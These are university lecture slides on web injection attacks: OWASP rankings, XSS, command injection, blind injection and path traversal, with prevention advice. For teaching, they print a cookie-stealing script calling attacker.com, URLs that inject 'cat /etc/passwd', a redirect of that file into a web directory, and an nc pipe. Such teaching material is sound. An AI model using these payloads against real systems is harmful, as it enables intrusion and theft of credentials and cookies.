Web Security III

CSE 565: Fall 2024
Computer Security

Xiangyu Guo (xiangyug@buffalo.edu)

University at Buffalo

Acknowledgement

- The content is developed heavily based on
  - Slides from Prof Dan Boneh's lecture on Computer Security (https://cs155.stanford.edu/syllabus.html)
  - Slides from Prof Ziming Zhao's past offering of CSE565 (https://zzm7000.github.io/teaching/2023springcse410565/index.html)

Announcement

- **In-Class** Midterm on **Oct 17**.
  - Detailed policy coming soon.
- HW2 & Proj 2 Due **Oct 18, 23:59**

Review of last Lecture

- Web Security Attacks
  - Same-Origin Policy
  - Cross-Site Request Forgery (CSRF)
  - Cross-Site Scripting (XSS)

Today's topic

Injection

- Command Injection
- SQL Injection

Injection


OWASP Ten Most Critical Web Security Risks

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1–Injection	→	A1:2017–Injection
A2–Broken Authentication and Session Management	→	A2:2017–Broken Authentication
A3–Cross-Site Scripting (XSS)	↘	A3:2017–Sensitive Data Esposure
A4–Insecure Direct Object References [Merged+A7]	U	A4:2017–XML External Entities (XXE) [NEW]
A5–Security Misconfiguration	↘	A5:2017–Broken Access Control [Merged]
A6–Sensitive Data Exposure	↗	A6:2017–Security Misconfiguration
A7–Missing Function Level Access Contr [Merged+A4]	U	A7:2017–Cross-Site Scripting (XSS)
A8–Cross-Site Request Forgery (CSRF)	✕	A8:2017–Insecure Deserialization [NEW, Community]
A9–Using Components with Known Vulnerabilities	→	A9:2017–Using Components with Known Vulnerabilities
A10–Unvalidated Redirects and Forwards	✕	A10:2017–Insufficient Logging & Monitoring [NEW, Community]


2021

A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
A08:2021-Software and Data Integrity Failures
A09:2021-Security Logging and Monitoring Failures*
A10:2021-Server-Side Request Forgery (SSRF)*

The Web Architecture



Injection attacks



Recall: XSS


- **Cross Site Scripting**: Attack occurs when application takes untrusted data and sends it to a web browser without proper validation or sanitization.
  - Attacker's malicious code is executed *on victim's browser*

Sent to browser https://google.com/search?q=**<script>...</script>**

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for
      <script>
        window.open("http:///attacker.com?"+cookie=document.cookie)
      </script>
    </h1>
  </body>
</html>
```

Injection: The Semantic Gap


- **Semantic Gap**
  - The sending party and receiving party has a disagreement on what is *data* & what is *code*.



Command Injection

The entry point

- **Common Gateway Interface (CGI)**:
  - Interface for web servers to execute an external program to process HTTP requests.
  - Usually involves executing a (bash) shell script.
  - In PHP by invoking `system()`, `eval()` or in Python, by invoking `os.system()`



Command Injection Example

```
>_ Python
>>cmd = “echo {}”.format(form.getvalue(‘name’))
>>os.system(cmd)
```

- What does the following url do?
  - `http://foo.com/echo.php?name=foo`
- What about this one?
  - `http://foo.com/echo.php?name=foo; cat /etc/passwd`

Command Injection Example

```
>_ os.system("date")
   → execve("/bin/sh", ["sh", "-c", "date"], {…})
   → execve("/usr/bin/date", ["date"], {…})

Tue Oct  8 12:46:28 EDT 2024
```

- The **`os.system()`** invocation will start a shell (**`sh`**) to execute the command given in the parameter.
  - **`execve(pathname, argv[], envp[])`** replace the calling process with a new program specified by **`pathname`**

Command Injection Example

```
>_ os.system("TZ=UTC date")
   → execve("/bin/sh", ["sh", "-c", "TZ=UTC date"], {…})
   → execve("/usr/bin/date", ["date"], {"TZ": "UTC"})

Tue Oct  8 16:46:16 UTC 2024
```

- We can also specify environment parameters

Command Injection Example

```
>_ os.system("TZ=`whoami` date")
    → execve("/bin/sh", ["sh", "-c", "TZ=`whoami` date"], {…})
    → execve("/usr/bin/whoami", ["whoami"], {…})
    root
    → execve("/usr/bin/date", ["date"], {"TZ": "root"})
Tue Oct  8 16:46:16 UTC 2024
```

- In bash's syntax, the backquote (`) refers to the output of the quoted command

Command Injection Example

- Many more syntactical techniques:
  - Semicolon (separator): `cd etc; cat passwd`
  - Hash mark (comment): `whoami # date`
  - Pipe: `ls | nc -l 8080`
  - Logical AND: `cd etc && cat passwd`
  - I/O redirection: `cat /etc/passwd > tmp.data`
  - ...

Blind Injection

```
>_ Python
>>cmd = “echo {}”.format(form.getvalue(‘name’))
>>os.system(cmd)
```

- What if the attacker does not see the output?
  - For example: `http://foo.com/echo.php?name=foo; cat /etc/passwd`
- Assume application serves static resources from the filesystem location `/var/www/static`
- What about this?
  - `http://foo.com/echo.php?name=foo& cat /etc/passwd > /var/www/static/passwd.txt`
  - Then go to `http:/foo.com/passwd.txt`

Path Traversal

- What if `path='../../../etc/passwd'` ?
- `'/var/www/images/../../../etc/passwd'` = `'/etc/passwd'`

Prevent Command Injection

- **Strong input validation & filtering:** Validate all user input to ensure it matches the expected format.
  - Difficult and error-prone.
- **Whitelist Approach**: Define a strict whitelist of allowed input patterns or characters.
